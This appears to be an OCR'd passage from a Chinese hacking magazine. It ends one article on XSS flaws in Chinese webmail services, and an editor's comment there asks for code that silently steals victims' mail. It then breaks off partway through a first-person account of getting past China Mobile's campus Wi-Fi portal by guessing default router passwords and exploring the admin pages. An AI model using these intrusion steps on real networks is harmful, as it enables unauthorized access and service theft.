些场景下，是可以很好利用该漏洞的。除去腾讯方面，感觉网易邮箱安全应该是做的最好的。

PS：IE6测试成功，IE8测试未成功，没具体做研究，大家感兴趣的自己研究下。




图 11

四、小结

因为邮件系统一些固有的属性，所以，整体上而言，邮箱系统是不安全的，所以曾经有著名黑客，据说从来

不用电子邮箱。以上所暴0day漏洞，建议不要拿来做坏事哦。而且建议有安全部门的，没有安全部门的，都请加强自己的安全。

测试中，发现腾讯的系统应该是比较安全的，其次是163方面，反垃圾好像做的比较好，可能原因是本身就做邮箱提供商的原因吧，接下来是sohu邮箱系统，但sohu方面，漏洞报告时对待态度方面还是很不错的。同时建议政府邮箱系统能够更加安全。还有，比较郁闷的是，我用sohu管理员给我腾讯邮箱发消息，竟然被腾讯给认为是垃圾邮件，其他管理员均无问题。

你不得不信的是，暴出来的漏洞只是个别的，还有很多强大的漏洞是没被公布的，所以某些人可能会很强大。具备某些超常人的权限，这是很恐怖的。网络有风险，上网需谨慎。以上只是个人对邮箱近几个月的一次简单测试，及个人对其的态度和认知，有不对的地方，欢迎大家提意见。

（文中所涉及工具已收录在本期光盘中）

编辑点评：关于xss，关于web2.0方面的一些洞，我还是想看到具体的使用过程。像本篇的网易邮箱的xss，除了弹个框框，还能做什么？如果作者能做到无声无息的抓回对方邮件内容，写出代码写出利用过程，我想这才是我们最关心和想要的。要不然，我们看完，就是知道有这样一个洞而已，"哦"一声，然后就丢弃了这篇文章，绝对没有人想看第二遍。

无线黑客

无线无语：搬家时偶然在抽屉里看到N年前妈妈送给我的一个变形金刚，记得那时为了买这个变形金刚让我兴奋了好几天。转眼间那么多年过去了，我们已没有了那份童真，但是至少还可以在心中留下当初美好的回忆……

破解移动随e行无线上网认证

图 睦虫/moon

去年寒假学校的无线WLAN覆盖工程开始试运行，在放寒假前几天好好体验了一下无线的超快下载。今年开学正式竣工，可惜不能免费上网，访问外网都会被重定向到一个认证页面如图1，进行认证后才可以访问到外网。而认证需要的账户和口令需要向移动和联通购买WLAN上网预付费卡获得。我宿舍是四个人共享的2M宽带，看着高宽带的无线能看不能用，眼馋啊，什么也不说了，看能否突破它的认证，目标就是移动的随e行，如图2，无线SSID是"CMCC"，开放网络，接入无线AP无需密码验证，（还有个联通的，SSID是CHINAUNICOM，同样是开放接入）。




图1




图2

```
thernet adapter 无线网络连接 2:

   Connection-specific DNS Suffix  . :
   IP Address. . . . . . . . . . . . : 120.194.211.169
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 120.194.211.1
```


图3

我的第一个想法是嗅探，利用嗅探器来截取通过无线AP（access piont）的上网账号。可是自己没时间等待，再一思考，凌晨一两点很少有人认证登录，加上为了保证信号强度，每层楼道里面的AP至少有5个，不能保证我所嗅探的AP有活跃的合法客户端。更重要的一点是，很有可能嗅探回来的账号和口令是加密过的。于是我选择放弃，大家可以尝试一下。

又一个晚上，给自己的笔记本安装好了BT4，回到windows，打开无线，接入CMCC，这次我在CMD里面看了一下自己的IP，如图3。

突然，我眼前一亮——网关地址！最近经常做路由器和交换机的配置，对这类设备比较敏感。第二个想法立刻浮现在脑海里——尝试通过修改无线路由器的配置绕过认证！立刻打开浏览器，输入网关地址，回车。哈哈，果然不出我所料，出现了登录无线路由器的验证界面，如图4。

无线路由器没有做MAC地址过滤。现在新的问题出现了，登录路由器需要进行身份验证，而这个无线路由器我也很陌生，我试了几个弱口令组合，没有成功。连上宿舍宽带，在谷歌，百度，Bing上大肆搜索，查找这款无线路由的默认密码，可惜网上找不到相关资料。难道我们就这样被拦住了吗？不！再次进入谷歌，键入关键字"路由器默认密码大全"，"无线路由器默认密码"，下面就是枯燥的手工暴力猜解了，终于，功夫不负有心人，页面一闪，来了，无线路由器的配置页面，如图5。



基本信息	
无线交换机信息	
主机名	HALUH-WLAN-AC02
国家区域	中国
固件版本号	2.0.8
硬件版本号	V1.0.0
瘦AP端口网络设定	
IP地址	172.28.196.22
子网掩码	255.255.255.252
网络接口MAC地址	
ETH0 MAC地址	00:19:70:19:75:9D
ETH1 MAC地址	00:19:70:19:75:9E

图5

依次把各个选项翻了翻，我知道是什么频段设置，但没发现我预想中的WLAN口参数设置，本来想看到WLAN口连接外网时使用的账户和口令，可惜让我失望了。还有一些是瘦AP的选项，第一次遇到，不懂略过，没有什么头绪。主要是因为无线破解都是破解AP接入密码，像这种AP开放接入，然后再次web服务器认证的模式我第一次遇到。备份无线路由配置（大家一定要把当前的完好配置备份一下，否则修改后导致什么严重后果不堪设想），然后尝试着修改了几处地方，还是不行。看看时间凌晨三点了，明天有课，闪。

第二天晚上，我静下心来再次搜索和这种认证相关的资料及案例。依然没有找到什么有价值的信息。在网上恶补了一些无线配置的知识。猛想起寒假前楼道里腾空了一个宿舍，好像里面放了什么服务器，我联想到了综合布线的楼层间子系统，又在各楼层楼道来来回回观察了所有无线AP的物理线路连接，确定了所有的AP最终接入到了那个服务器房间。此时我有了一个大概的拓扑猜想——所有的AP把接入的无线客户端连接进行汇聚，然后把所有连接在一楼的服务器机房进行汇聚，最后服务器进行




图4

